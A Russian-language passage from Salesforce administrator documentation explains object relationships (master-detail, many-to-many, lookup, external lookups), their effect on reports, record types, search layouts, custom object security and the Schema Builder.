Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Взаимосвязь «Основная — подробная» не может быть создана, если настраиваемый объект уже содержит данные. Тем не менее, если поле поиска во всех записях содержит значение, то взаимосвязь может быть создана как взаимосвязь «Поиск» и преобразована во взаимосвязь «Основная — подробная».

Преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» или взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» аналогично преобразованию взаимосвязей «Основная — подробная», состоящих из двух объектов. Другими словами, два связанных объекта во взаимосвязи «Подробная — более подробная 1» или «Более подробная 1 — более подробная 2» используют ограничения по преобразованию, аналогичные ограничениям для взаимосвязей «Основная — подробная».

Поля сводного резюмирования работают также, как в двухобъектных взаимосвязях «Основная — подробная». Основная запись может сводить поля подробных записей, но не может напрямую сводить поля более подробных записей. Данная цель достигается только в том случае, если подробная запись содержит поле сводного резюмирования для поля более подробной записи, позволяющее основной записи выполнять сведение на основе поля сводного резюмирования подробной записи.

Многоуровневые взаимосвязи «Основная — подробная» могут использоваться в типах настраиваемых отчетов. Флажок «Разрешить отчеты» должен быть установлен при создании настраиваемого объекта. Типы настраиваемых отчетов, созданные для многоуровневых взаимосвязей «Основная — подробная», учитываются ограничениями по количеству типов настраиваемых отчетов организации, поэтому при превышении данного ограничения создание отчетов прекращается.

Настраиваемые объекты объединения не могут иметь подробных объектов. Другими словами, настраиваемый объект объединения не может выступать в качестве основного объекта многоуровневой взаимосвязи «Основная — подробная».

Настраиваемый объект, являющийся основным во взаимосвязи «Основная — подробная», не может быть удален. Удаление настраиваемого объекта, являющегося подробным во взаимосвязи «Основная — подробная», инициирует преобразование взаимосвязи во взаимосвязь «Поиск».

Удаление подробной записи инициирует ее перемещение в корзину, но сохраняет основную запись; удаление основной записи инициирует удаление связанных подробных и более подробных записей. Восстановление подробной записи инициирует только ее восстановление; восстановление основной записи инициирует восстановление связанных подробных и более подробных записей. Однако удаленная подробная запись не может быть восстановлена при последующем удалении связанной основной записи.

Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.

Взаимосвязи «Многие ко многим»

Записи объекта объединения удаляются при удалении или перемещении любой связанной основной записи в корзину. Удаление обеих связанных основных записей инициирует необратимое удаление записи объекта объединения.

Общий доступ к записи объекта объединения определяется общим доступом пользователя к связанным основным записям и параметру поля взаимосвязи «Параметр общего доступа». См. раздел «Безопасность настраиваемых объектов» на странице 5770. Например, если обеим родительским записям назначается параметр общего доступа «Для чтения и записи», то объект объединения может быть доступен пользователям для чтения и записи только при наличии уровня доступа «Для чтения и записи» к *обеим* родительским записям. Если обеим основным записям назначается параметр общего доступа «Только для чтения», то объект объединения доступен пользователям для чтения и записи только при наличии уровня доступа «Только для чтения» к основным записям.

Родительская запись во взаимосвязи «Многие ко многим» не может быть удалена, если она связана как минимум с 200 записями объекта объединения, *а* сам объект объединения содержит поле сводного резюмирования, которое сводится к другой родительской записи. Чтобы удалить данный объект, рекомендуем вручную сократить количество записей объекта объединения до 200.

Первая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *главной*. Данное действие влияет на перечисленные ниже атрибуты записей объекта объединения.

- Внешний вид: страницы просмотра и редактирования сведений об объекте объединения используют цвет и любой связанный значок главного основного объекта.
- Ответственность за запись: записи объекта объединения наследуют значение поля «Ответственный» от связанной главной основной записи. Подробные объекты взаимосвязи не содержат доступного поля «Ответственный», поэтому данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.
- Подразделение: если организация использует подразделения для сегментирования данных, то записи объекта объединения наследуют подразделение от связанной главной основной записи. Подобно ответственности за запись, данный алгоритм действителен только при последующем удалении обеих взаимосвязей «Основная — подробная» для объекта объединения.

Вторая взаимосвязь «Основная — подробная», созданная для объекта объединения, становится *дополнительной*. При удалении или преобразовании главной взаимосвязи «Основная — подробная» во взаимосвязь «Поиск» дополнительный основной объект становится главным.

Поля сводного резюмирования, суммирующие данные из объекта объединения, могут быть созданы для обоих основных объектов.

Поля формулы и правила проверки для объекта объединения могут ссылаться на поля обоих основных объектов.

Триггеры Apex могут быть заданы для обоих основных объектов и объекта объединения.

Объект объединения не может быть основным объектом другой взаимосвязи «Основная — подробная».

Кольцевая взаимосвязь «Многие ко многим» не может быть создана, то есть, две взаимосвязи «Основная—подробная» для объекта объединения не могут использовать одинаковый основной объект.

Взаимосвязи «Поиск»

Если поле поиска является необязательным, выберите один из трех алгоритмов, выполняемых при удалении записи поиска.

- «Удалить значение данного поля»: значение по умолчанию. Рекомендуем использовать данный алгоритм, если поле не должно содержать значение из связанной записи поиска.
- «Запретить удаление записи поиска, которая является частью взаимосвязи поиска»: данное значение препятствует удалению записи поиска при наличии зависимостей (например, бизнес-правило), созданных на основе взаимосвязи.
- «Также удалить данную запись»: данное значение доступно только в том случае, если настраиваемый объект содержит взаимосвязь «Поиск», которая не принадлежит стандартному объекту. Тем не менее, объект поиска может быть стандартным или настраиваемым. Рекомендуем использовать данный алгоритм, если поле поиска и связанная запись тесно взаимосвязаны, а пользователю требуется удалить связанные данные.

  Внимание: Выбор алгоритма «Также удалить данную запись» может инициировать *каскадное удаление*. Каскадное удаление пропускает параметры безопасности и общего доступа, поэтому пользователи могут удалить записи при удалении целевой записи поиска *даже при отсутствии доступа к записям*. Во избежание случайного удаления записей, каскадное удаление отключено по умолчанию. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

  Каскадное удаление и связанные параметры недоступны для взаимосвязей «Поиск» в объектах «Часы работы», «Сообщество», «Интерес», «Прайс-лист», «Продукт» и «Пользователь».

В цепочке взаимосвязей «Поиск» данные алгоритмы выполняются независимо друг от друга для каждого целевого поля на каждом уровне. Например, поле А является целевым для поля Б, которое, в свою очередь, является целевым для поля В. В отличие от поля Б, поле А может быть заблокировано от удаления. Удаление поля Б инициирует удаление взаимосвязи между полями А и Б и отображение пустого значения в поле В.

Данные параметры могут конфликтовать в многоуровневых взаимосвязях «Поиск». Например, если поле А является целевым для поля Б, которое, в свою очередь, является целевым для поля В, то полю А может быть назначено удаление поля Б, но поле Б не может быть удалено, так как связано с полем В. При попытке удаления поля А отображается сообщение об ошибке, уведомляющее пользователя, что поля Б и В взаимосвязаны, поэтому поле Б не может быть удалено.

Удаление родительской записи во взаимосвязи «Поиск» не регистрируется журналом поля, отслеживающим дочернюю запись. Например, удаление родительской организации не регистрируется связанным списком «Журнал организации» для дочерней организации.

Взаимосвязи для внешних объектов

Взаимосвязи поиска, внешнего поиска и непрямого поиска используют некоторые особые алгоритмы и ограничения.

- Внешние объекты поддерживают только взаимосвязи поиска, внешнего поиска и непрямого поиска. Другие типы взаимосвязей не поддерживаются.
- В зависимости от доступности внешней системы, связанные списки дочерних внешних объектов могут отличаться медленной загрузкой при просмотре страниц сведений о родительских записях.
- Взаимосвязи с внешними объектами позволяют пользователям создавать дочерние записи на основании страниц сведений родительских записей. Однако поле взаимосвязи по каждой новой дочерней записи не заполняется автоматически, чтобы определить родительскую запись.
- Синхронизация не создает поля взаимосвязей с внешними объектами в вашей организации Salesforce. Однако пользователь может изменить тип поля, созданного синхронизацией, на варианты «Взаимосвязь поиска», «Взаимосвязь внешнего поиска» или «Взаимосвязь непрямого поиска». Изменение типа существующего настраиваемого поля проще и эффективнее, чем создание поля взаимосвязи с внешним объектом вручную.

  Предположим, внешняя система имеет взаимосвязь с внешним ключом. Синхронизация связанных таблиц создает текстовое поле в организации пользователя во внешнем столбце, где указаны внешние ключи. Чтобы отобразить взаимосвязь с внешним ключом внутри организации пользователя, поменяйте тип этого текстового поля на «Взаимосвязь внешнего поиска».

- Поле взаимосвязи — это тип настраиваемого поля. Таким образом, подобно всем настраиваемым полям внешнего объекта, поля взаимосвязи могут быть переписаны при синхронизации с внешним объектом. См. рекомендации по синхронизации для каждого используемого адаптера Salesforce Connect.
- Взаимосвязи внешних объектов не поддерживают каскадное удаление.
- Только в Salesforce Classic:
  - Поля взаимосвязи непрямого поиска не отображают ожидаемые имена родительских записей. Вместо этого в поле непрямого поиска отображается значение целевого поля родительского объекта. Чтобы можно было найти связанные записи, значения целевого поля совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта. Целевое поле, которое содержит атрибуты «Внешний код» и «Уникальное», выбирается при создании поля непрямого поиска.
  - Поля взаимосвязи внешнего поиска не всегда отображают ожидаемые имена родительских записей. Если организация ранее извлекла родительскую запись, в поле взаимосвязи внешнего поиска будет отображено ожидаемое имя. В противном случае поле внешнего поиска отображает либо код родительской записи, либо значение стандартного поля «Внешний код» объекта. Последний отображается по умолчанию. Однако, если настраиваемое поле родительского объекта имеет атрибут «Является полем имени», отображается код родительского объекта. Если в поле внешнего поиска отображен код, необходимо перезагрузить страницу, чтобы код заменился на имя.
- Поиск недоступен для полей взаимосвязи внешнего поиска. Чтобы отредактировать поле взаимосвязи внешнего поиска, вручную введите значение стандартного поля `External ID` для родительской записи. Данное

ограничение не применяется, когда родительский внешний объект связан с адаптером cross-org для Salesforce Connect.

- Поиск недоступен для полей взаимосвязи непрямого поиска. Чтобы отредактировать поле взаимосвязи непрямого поиска, вручную введите значение целевого поля для родительской записи. Целевое поле является настраиваемым полем с атрибутами «Внешний код» и «Уникальное», которое было выбрано при создании взаимосвязи непрямого поиска. Чтобы можно было найти связанные записи, значения целевого поля в Salesforce совпадают со значениями поля взаимосвязи непрямого поиска дочернего объекта.
- При использовании взаимосвязей внешнего поиска и непрямого поиска родительская запись отображается как активная ссылка в поле взаимосвязи дочерней записи. Если дочерняя запись просматривается пользователем, которому недоступна родительская запись, то родительская запись отображается в поле взаимосвязи в виде обычного текста.
- Поля взаимосвязи внешнего поиска не поддерживают фильтры поиска.
- Поля взаимосвязи непрямого поиска могут создаваться только для внешних объектов.
- Только объекты, содержащие настраиваемое поле с атрибутами «Внешний код» и «Уникальное», доступны во взаимосвязях непрямого поиска в качестве родительских объектов. При отсутствии нужного объекта во время создания поля взаимосвязи непрямого поиска рекомендуем добавить настраиваемое поле уникального внешнего кода в данный объект.
- Если внешняя система использует чувствительные к регистру значения в указанном поле «Имя внешнего столбца», убедитесь, что поле родительского объекта также чувствительно к регистру. При определении настраиваемого поля родительского объекта выберите пункты **«Внешний код»**, **«Уникальный»** и **«Рассматривать "АБВ" и "абв" как разные значения (чувствительность к регистру)»**.

Влияние взаимосвязей на отчеты

Тип созданной взаимосвязи определяет доступные типы стандартных отчетов и их категоризацию. Данные типы отчетов определяют связанные объекты, которые могут быть добавлены в отчет.

- Взаимосвязи «Поиск» позволяют объединять данные из двух связанных объектов в одном отчете.
- Взаимосвязи «Основная—подробная» позволяют объединять данные из трех объектов в одном отчете: основной объект, подробный объект и один другой объект поиска. Если подробный объект использует несколько взаимосвязей «Поиск», то отдельный тип отчета доступен на основе каждого поиска.
- Взаимосвязи «Многие ко многим» поддерживают два типа стандартных отчетов, объединяющих основные объекты и объект объединения. Типы отчетов перечислены ниже.
  - «Главный основной с объектом объединения и дополнительным основным» в категории отчетов главного основного объекта.
  - «Дополнительный основной с объектом объединения и главным основным» в категории отчетов дополнительного основного объекта.

  Обратите внимание на порядок основных объектов в типе отчета. Основной объект, отображающийся первым, определяет область записей, которые могут быть возвращены в отчете.

Таблица ниже описывает степень влияния каждого типа взаимосвязи на создание отчетов.

Тип взаимосвязи	Типы стандартных отчетов	Категория типа отчета
Поиск	Сам объект	На основе объекта
	Объект с первым поиском	
	Объект со вторым поиском	
	Объект с третьим поиском	

Тип взаимосвязи	Типы стандартных отчетов	Категория типа отчета
Основная–подробная	Сам основной объект Основной объект с подробным объектом Основной объект с подробным объектом и первым поиском Основной объект с подробным объектом и вторым поиском Основной объект с подробным объектом и третьим поиском	Основной объект
Многие ко многим	Сам главный основной объект Сам дополнительный основной объект Главный основной объект с объектом объединения и дополнительным основным объектом Дополнительный основной объект с объектом объединения и главным основным объектом	Главный основной объект и Дополнительный основной объект

Типы настраиваемых отчетов позволяют объединять данные разных объектов, включая взаимосвязи «Поиск» и «Основная — подробная».

Важное замечание: Преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» или наоборот может инициировать непригодность текущих настраиваемых отчетов ввиду разных типов стандартных отчетов, доступных для каждого типа взаимосвязи. Рекомендуем тестировать настраиваемые отчеты сразу после преобразования типа взаимосвязи. Восстановление исходного типа взаимосвязи инициирует восстановление отчетов и их пригодности.

СМ. ТАКЖЕ:

Общие сведения о взаимосвязях объектов

Создание взаимосвязи «Многие ко многим»

Взаимосвязи внешних объектов

Создание типов записей для настраиваемых объектов

Чтобы отображать разные значения раскрывающихся списков и макеты страниц разным пользователям на основе их профилей, создайте типы записей для настраиваемого объекта.

1. В параметрах управления настраиваемого объекта выберите пункт «Типы записей».
2. Нажмите кнопку **«Создать»** в связанном списке «Типы записей».
3. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной» в раскрывающемся списке «Текущий тип записи». Чтобы клонировать значения раскрывающегося списка, выберите текущий тип записи.

   Прим.: Новый тип записи, созданный без применения клонирования, автоматически содержит значения основных стандартных и настраиваемых раскрывающихся списков. При необходимости настройте значения раскрывающихся списков для типа записи.
4. Заполните поле «Метка типа записи».
5. Введите описание.
6. Чтобы активировать тип записи, установите флажок «Активно».
7. Чтобы предоставить соответствующим пользователям доступ к типу записи, установите флажок «Включить для профиля» напротив нужного профиля. Чтобы предоставить доступ всем профилям, установите флажок в строке заголовка.

   Совет: Если каждому профилю назначается только один тип записи, то выбор типа создаваемой записи недоступен.
8. Чтобы выбрать тип записи в качестве стандартного для пользователей активного профиля, установите флажок «Сделать стандартным». Чтобы выбрать тип записи в качестве стандартного для всех профилей, установите флажок в строке заголовка.
9. Нажмите кнопку **«Далее»**.
10. Чтобы определить макет страницы, который должен отображаться для записей данного типа, выберите параметр макета страницы.
    - Чтобы применить единый макет страницы ко всем профилям, установите флажок «Применить один макет ко всем профилям» и выберите нужный макет страницы из раскрывающегося списка.
    - Чтобы применить разные макеты страниц на основе профилей, установите флажок «Применить отдельные макеты для каждого профиля» и выберите нужный макет страницы для каждого профиля.
11. Чтобы изменить значения стандартных и настраиваемых раскрывающихся списков, доступных для типа записи, нажмите кнопку **«Сохранить»**. Чтобы создать другой тип записи, нажмите кнопку **«Сохранить и создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов записей настраиваемых объектов:
- Настройка приложения

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Настройка макетов поиска для настраиваемых объектов

Настройте поля настраиваемых объектов, которые должны отображаться пользователям в результатах поиска, диалоговых окнах поиска и основных списках на начальных страницах настраиваемых вкладок. Каждый макет поиска может использовать отдельный набор полей. Параметры применяются ко всем пользователям организации.

Если необходимо, настройте кнопки, которые должны отображаться в настраиваемых списковых представлениях и результатах поиска. Стандартные кнопки спискового представления могут быть скрыты, а настраиваемые кнопки, наоборот, отображены. Стандартные кнопки недоступны в макетах результатов поиска. Чтобы отобразить настраиваемую кнопку, создайте настраиваемую кнопку и заполните поле *«Тип отображения»* значением «Кнопка списка».

1. Из параметров управления объектом для настраиваемого объекта откройте страницу «Макеты страниц».
2. Щелкните ссылку **«Правка»** рядом с макетом поиска, который требуется изменить.

   Прим.: Поля, выбранные для основных списков на начальной странице настраиваемой вкладки, также используются как столбцы, отображаемые в стандартном списковом представлении «Все», и стандартные столбцы, отображаемые в любых новых списковых представлениях. Чтобы просмотреть разные столбцы, настройте само списковое представление.

3. Переместите поля между списками «Доступные поля» и «Выбранные поля».
   - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле и нажмите кнопку **«Добавить»** или **«Удалить»**.
   - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку **«Вверх»** или **«Вниз»**.
   - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
   - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения макетов поиска для настраиваемых объектов:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка макетов поиска

Безопасность настраиваемых объектов

Данный раздел содержит рекомендации по использованию совокупности параметров безопасности для универсального определения уровня доступа к настраиваемым объектам.

Задайте безопасность настраиваемых объектов на следующих уровнях:

- **«Вкладка»**: отображение настраиваемой вкладки для соответствующих пользователей на основе профилей.
- **«Объект»**: определение уровня доступа пользователя для создания, чтения, редактирования и удаления записей каждого объекта.
- **«Записи»**: определение стандартной модели общего доступа для всех пользователей. Данный уровень определяет доступ пользователей к чужим записям настраиваемых объектов.
- **«Взаимосвязь»**: определение уровня общего доступа пользователей к основной записи во взаимосвязи «Основная — подробная» для создания, редактирования и удаления связанных записей, являющихся подробными. Данный уровень определяется атрибутом «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.
- **«Поля»**: определение уровня доступа пользователей к полям в макете страницы настраиваемого объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Вкладки недоступны в версии **Database.com Edition**.

Ниже перечислены требования, которые применяются к настраиваемым объектам без взаимосвязи «Основная — подробная».

Действие	Обязательные полномочия
Создание записи	Полномочие «Создание». Создание записей посредством раскрывающегося списка «Создать...» на боковой панели доступно пользователям только при наличии доступа ко вкладке.
Просмотр записи	Полномочие «Чтение» и модель общего доступа «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи», если пользователь не является ответственным за запись.
Редактирование записи	Полномочие «Редактирование» и модель общего доступа «Общедоступный: для чтения и записи», если пользователь не является ответственным за запись.
Удаление записи	Полномочие «Удаление» и ответственность за запись или вышестоящее положение в иерархии ролей.

Ниже перечислены требования, которые применяются к настраиваемым объектам, связанным со стандартным или настраиваемым объектом посредством взаимосвязи «Основная — подробная».

Действие	Обязательные полномочия
Создание записи	Полномочие «Создание» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от

Действие	Обязательные полномочия
	значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.
Просмотр записи	Полномочие «Чтение» и доступ на чтение к связанной основной записи. Если запись содержит две основные записи во взаимосвязи «многие ко многим», то пользователю должен быть предоставлен доступ для чтения обеих основных записей.
Редактирование записи	Полномочие «Редактирование» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.
Удаление записи	Полномочие «Удаление» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте. Если пользователь удаляет запись, связанную с записями настраиваемого объекта, то все связанные записи настраиваемого объекта удаляются независимо от наличия полномочия на удаление настраиваемого объекта.

Делегированные администраторы могут управлять почти всеми аспектами указанных настраиваемых объектов, но не могут создавать и изменять взаимосвязи объекта или настраивать единые стандартные параметры общего доступа.

Примечания по включению действий для настраиваемых объектов

- Включение действий при создании настраиваемого объекта инициирует автоматическое добавление связанных списков действий в стандартный макет страницы. При включении действий после создания настраиваемого объекта связанные списки должны быть добавлены в макет страницы вручную.
- Отключение действий для настраиваемого объекта не инициирует удаление текущих записей действий, но инициирует удаление связанных списков действий со страниц настраиваемого объекта, а также отчетов, содержащих действия и настраиваемый объект.
- Если настраиваемый объект связан с организациями посредством взаимосвязи «Основная—подробная», то действия настраиваемого объекта сводятся к организации и инициируют обновление поля организации «Последнее действие». Если настраиваемый объект связан с другими типами записей, то действия не сводятся.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Возможность отправки сообщений эл. почты или создания документов стандартных писем поддерживается действиями для настраиваемых объектов. Сообщение эл. почты должно быть отправлено контакту или интересу.
- Изменение ответственности за запись настраиваемого объекта инициирует назначение всех связанных открытых действий ответственному за новую запись.
- Отслеживание действий не может быть отключено для настраиваемого объекта при наличии любых задач бизнес-правила, связанных с данным настраиваемым объектом, или задач и событий, являющихся дочерними наборами данных настраиваемого объекта в мобильной конфигурации.
- Включение действий для настраиваемого объекта позволяет связывать его записи только с журналом вызовов в приложении Salesforce CRM Call Center.

СМ. ТАКЖЕ:

Определение настраиваемого объекта

Использование настраиваемых связанных списков

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра связанных списков записей настраиваемых объектов:	«Чтение» для настраиваемого объекта И Чтение для связанной записи
Для изменения записей настраиваемых объектов:	«Редактирование» для настраиваемого объекта
Для создания записей настраиваемых объектов:	«Создание» для настраиваемого объекта
Для удаления записей настраиваемых объектов:	«Удаление» для настраиваемого объекта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Важное замечание: Если вы оказались на этой странице, так как искали дополнительную информацию об определенном объекте, то это значит, что ваш администратор Salesforce не создал страницу со справкой об этом объекте. Справка Salesforce распространяется только на стандартные объекты, имеющие оригинальную интеграцию Salesforce.

Настраиваемые связанные списки отображаются в нижней части страницы сведений для другой записи. Данные списки содержат записи настраиваемых объектов, связанные с текущей записью.

Ниже перечислены действия, доступные в настраиваемом связанном списке.

- Чтобы просмотреть подробные сведения о записи настраиваемого объекта, щелкните имя нужной записи.
- Чтобы изменить или удалить запись настраиваемого объекта, щелкните ссылку **«Правка»** или **«Удал.»**.
- Чтобы создать запись настраиваемого объекта, связанную с просматриваемой записью, нажмите кнопку **«Создать»**.

Просмотр списков настраиваемых объектов

Важное замечание: Если вы оказались на этой странице, так как искали дополнительную информацию об определенном объекте, то это значит, что ваш администратор Salesforce не создал страницу со справкой об этом объекте. Справка Salesforce распространяется только на стандартные объекты, имеющие оригинальную интеграцию Salesforce.

Страница со списком настраиваемых объектов содержит настраиваемые объекты, доступные в текущем представлении. Списковое представление содержит записи настраиваемых объектов только одного типа. Вы не сможете просматривать более одного типа настраиваемых объектов в одном списковом представлении.

- Чтобы просмотреть сведения о записи настраиваемого объекта, щелкните имя необходимого настраиваемого объекта. Чтобы изменить или удалить запись, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужной записи.
- Чтобы принять ответственность за записи настраиваемых объектов, доступные в очереди, откройте списковое представление очереди, установите флажки напротив необходимых записей и нажмите кнопку **«Принять»**.
- Чтобы выполнить пакетный перенос ответственности, установите флажки напротив нужных записей настраиваемых объектов и нажмите кнопку **«Изменить ответственного»**. Введите имя нового ответственного за запись. Чтобы отправить электронное уведомление новому ответственному за запись, установите флажок «Отправить электронное уведомление». Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков настраиваемых объектов:

- «Чтение» для настраиваемого объекта

Для создания записей настраиваемых объектов:

- «Создание» для настраиваемого объекта

Проектирование собственной модели данных

Конструктор схем — это динамическая среда для просмотра и изменения всех объектов и взаимосвязей в приложении. Данная среда позволяет быстро создавать, внедрять и изменять модель данных (или схему). Конструктор схем включен по умолчанию.

Пользователи могут просматривать текущие схемы, а также добавлять новые настраиваемые объекты, настраиваемые поля и взаимосвязи путем обычного перетаскивания. Конструктор схем автоматически применяет внесенные изменения и сохраняет макет схемы при каждом перемещении объекта. Данный алгоритм исключает необходимость перехода между страницами для поиска сведений о взаимосвязи или добавления нового настраиваемого поля в объект схемы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

Конструктор схем позволяет просматривать сведения (например, значения полей, обязательные поля и взаимосвязи объектов) путем отображения взаимосвязей «Поиск» и «Основная — подробная». Пользователи могут просматривать поля и взаимосвязи для стандартных и настраиваемых объектов.

Конструктор схем позволяет добавлять в схему следующие элементы:

- Настраиваемые объекты
- Взаимосвязи «Поиск»
- Взаимосвязи «Основная — подробная»
- Все настраиваемые поля, кроме: Геолокация

Прим.: Нельзя экспортировать схему из конструктора схем (например, для ее использования в другой организации).

Как получить доступ к конструктору схем?

Определение настраиваемого объекта в конструкторе схем

СМ. ТАКЖЕ:

Как получить доступ к конструктору схем?

Типы настраиваемых полей

Наборы изменений

Как получить доступ к конструктору схем?

Введите строку *«Конструктор схем»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор схем»**.

Ниже перечислены действия, доступные в конструкторе схем.

- Выберите объект и переместите его в любую область холста. Конструктор схем сохраняет макет схемы при каждом перемещении объекта.
- Чтобы выполнить сортировку макета объектов схемы, нажмите кнопку **«Автомакет»**.

  Важное замечание: Нажатие кнопки **«Автомакет»** является необратимым.
- Нажмите кнопку **«Параметры просмотра»** и выберите нужное действие.
  - **«Отображение имен элементов»** (для отображения системных имен) или **«Отображение меток элементов»** (для отображения текстовых значений)
  - **«Показать взаимосвязи»/«Скрыть взаимосвязи»**
  - **«Показать условные обозначения»/«Скрыть условные обозначения»**
- Вкладка **«Элементы»** позволяет перетаскивать новые настраиваемые объекты и поля на холст.
  - Дополнительную информацию о создании настраиваемого объекта см. в разделе «Создание объектов в конструкторе схем».
  - Дополнительную информацию о создании настраиваемого поля см. в разделе «Создание полей в конструкторе схем».
- Вкладка «Объекты» позволяет выбирать объекты для отображения на холсте.
  - Чтобы отфильтровать список объектов, выберите нужное значение в раскрывающемся списке на боковой панели.
    - Все объекты
    - Выбранные объекты
    - Стандартные объекты
    - Настраиваемые объекты
    - Системные объекты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра объектов в конструкторе схем:
- Настройка приложения

Прим.: Объекты, созданные вне конструктора схем (например, посредством приложения или API), не отображаются автоматически на холсте. Чтобы разрешить отображение объекта, созданного вне конструктора схем, на холсте, установите соответствующий флажок.

- Чтобы найти объект, введите имя нужного объекта в поле **«Быстрый поиск»**.
- Чтобы найти объект на холсте, наведите указатель мыши на нужный объект в списке объектов и щелкните значок  .

- Чтобы просмотреть сведения о взаимосвязи (например, взаимосвязь «Поиск» или «Основная — подробная»), наведите указатель мыши на нужную линию взаимосвязи. Чтобы найти объект на холсте, щелкните имя нужного объекта. Рекомендуем скрывать взаимосвязи в случае долгой загрузки схемы.
- Чтобы просмотреть сведения о поле в новом окне, правой кнопкой мыши щелкните имя или метку нужного элемента и выберите пункт **«Просмотр поля в новом окне»**.
- Чтобы изменить свойства настраиваемого поля, щелкните правой кнопкой мыши имя или метку нужного элемента и выберите пункт **«Редактировать свойства поля»**.
- Чтобы управлять полномочиями настраиваемого поля, щелкните имя или метку нужного элемента и выберите пункт **«Управление полномочиями поля»**. Всплывающее диалоговое окно позволяет управлять параметрами доступности и возможностями записи поля для всех стандартных и настраиваемых профилей. По умолчанию настраиваемые поля доступны внутренним профилям для просмотра и редактирования. Профили, созданные на основе профиля «Пользователь-партнер» или «Менеджер клиентского портала», не считаются внутренними. Поля, которые обычно недоступны для редактирования (например, формулы и поля сводного резюмирования), доступны только для чтения и просмотра.
- Щелкните значок  и выберите нужное действие.
  - **«Скрыть объекты на холсте»**
  - **«Просмотр объекта»** (сведения в новом окне)
  - **«Просмотр макетов страниц»** (сведения в новом окне)
- Чтобы просмотреть все поля объекта, содержащего большое количество полей (например, «Интерес» или «Кампания»), щелкните **«Показать дополнительные поля»**.
- Чтобы увеличить масштаб, щелкните значок  . Чтобы уменьшить масштаб, щелкните значок  .

  Прим.: Уровень масштабирования не может быть сохранен при закрытии конструктора схем.

- Чтобы свернуть боковую панель, щелкните значок . Чтобы развернуть боковую панель, щелкните значок  .
- Карта в нижнем правом углу экрана отображает общий макет объектов на холсте. Щелкайте карту для перемещения по объектам. Чтобы просмотреть увеличенный макет схемы, щелкните холст и сдвиньте указатель мыши в нужное направление.
- Чтобы закрыть конструктор схем и сохранить макет объектов, нажмите кнопку **«Закрыть»**.

Важное замечание: Количество объектов и полей, используемых схемой, влияет на время загрузки. Чтобы повысить производительность конструктора схем, щелкните **«Скрыть взаимосвязи»**.

Создание объектов в конструкторе схем

Создание полей в конструкторе схем

Удаление настраиваемых объектов посредством конструктора схем

Конструктор схем позволяет удалять ненужные настраиваемые объекты.

Удаление настраиваемых полей посредством конструктора схем

Конструктор схем позволяет избегать неудобств при удалении ненужных настраиваемых полей.

СМ. ТАКЖЕ:

Создание объектов в конструкторе схем

Создание полей в конструкторе схем

Поиск по параметрам управления объектами

Создание объектов в конструкторе схем

Чтобы создать настраиваемый объект в конструкторе схем, выполните указанные ниже действия.

1. Откройте вкладку **«Элементы»**.
2. Щелкните **«Объект»** и перетащите его на холст.
3. Чтобы определить объект, введите соответствующие сведения. Список определений объекта см. в разделе «Определение настраиваемого объекта в конструкторе схем» на странице 5778.
4. Нажмите кнопку **«Сохранить»**.

